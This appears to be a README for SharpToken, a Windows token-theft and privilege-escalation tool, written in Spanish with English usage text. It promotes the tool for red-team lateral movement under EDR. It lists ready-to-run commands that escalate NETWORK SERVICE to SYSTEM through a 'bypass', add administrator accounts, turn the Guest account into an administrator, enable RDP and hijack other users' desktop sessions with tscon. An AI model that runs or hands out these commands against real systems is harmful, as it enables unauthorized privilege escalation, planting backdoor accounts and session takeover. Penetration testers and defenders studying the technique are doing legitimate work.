
 beichendream/sharptoken
Herramienta de robo de tokens y escalación de privilegios de Windows que roba tokens filtrados de procesos, permite acceso a nivel de SYSTEM, suplantación de usuarios y cambio de escritorio sin contraseñas.

Durante el movimiento lateral del equipo rojo, a menudo necesitamos robar los permisos de otros usuarios. Bajo la defensa de un EDR moderno, nos resulta difícil usar Mimikatz para obtener otros permisos de usuario, y si el usuario objetivo no tiene ningún proceso activo, no tenemos forma de usar "OpenProcessToken" para robar Token.
SharpToken es una herramienta para explotar fugas de Token. Puede encontrar Tokens filtrados de todos los procesos del sistema y usarlos. Si eres un usuario de servicio con pocos privilegios, incluso puedes usarlo para ascender a privilegios "NT AUTHORITY\SYSTEM", y puedes cambiar al escritorio del usuario objetivo para hacer más cosas sin la contraseña del usuario objetivo. ..

SharpToken By BeichenDream
=========================================================

Github : https://github.com/BeichenDream/SharpToken


If you are an NT AUTHORITY\NETWORK SERVICE user then you just need to add the bypass parameter to become an NT AUTHORIT\YSYSTEM
e.g.
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass


Usage:

SharpToken COMMAND arguments


COMMANDS:

        list_token [process pid]        [bypass]

        list_all_token [process pid] [bypass]

        add_user    <username> <password> [group] [domain] [bypass]

        enableUser <username> <NewPassword> [NewGroup] [bypass]

        delete_user <username> [domain] [bypass]

        execute <tokenUser> <commandLine> [Interactive] [bypass]

        enableRDP [bypass]

        tscon <targetSessionId> [sourceSessionId] [bypass]


example:
    SharpToken list_token
    SharpToken list_token bypass
    SharpToken list_token 6543
    SharpToken add_user admin Abcd1234! Administrators
    SharpToken enableUser Guest Abcd1234! Administrators
    SharpToken delete_user admin
    SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
    SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass
    SharpToken execute "NT AUTHORITY\SYSTEM" cmd true
    SharpToken execute "NT AUTHORITY\SYSTEM" cmd true bypass
    SharpToken tscon 1
Además de la mejora habitual de privilegios mediante robo de Token, SharpToken también soporta la obtención de Tokens con integridad a través de Bypass
Si eres un usuario NT AUTHORITY/NETWORK SERVICE y agregas el parámetro bypass, SharpToken robará System de RPCSS, es decir, NT AUTHORITY\NETWORK SERVICE a NT AUTHORITY\SYSTEM incondicionalmente

La información enumerada incluye SID, LogonDomain, UserName, Session, LogonType, TokenType, TokenHandle (identificador del Token después de Duplicar), TargetProcessId (proceso del que se origina el Token), TargetProcessToken (identificador del Token en el proceso de origen), Groups (grupo en el que se encuentra el usuario del Token)
SharpToken list_token

SharpToken list_token 468

execute "NT AUTHORITY\SYSTEM" cmd true

SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
SharpToken add_user admin Abcd1234! Administrators
SharpToken enableUser Guest Abcd1234! Administrators
SharpToken delete_user admin
Donde 1 es el escritorio del usuario objetivo y 2 es el escritorio que queremos recibir
SharpToken tscon 1 2
https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html
https://github.com/decoder-it/NetworkServiceExploit






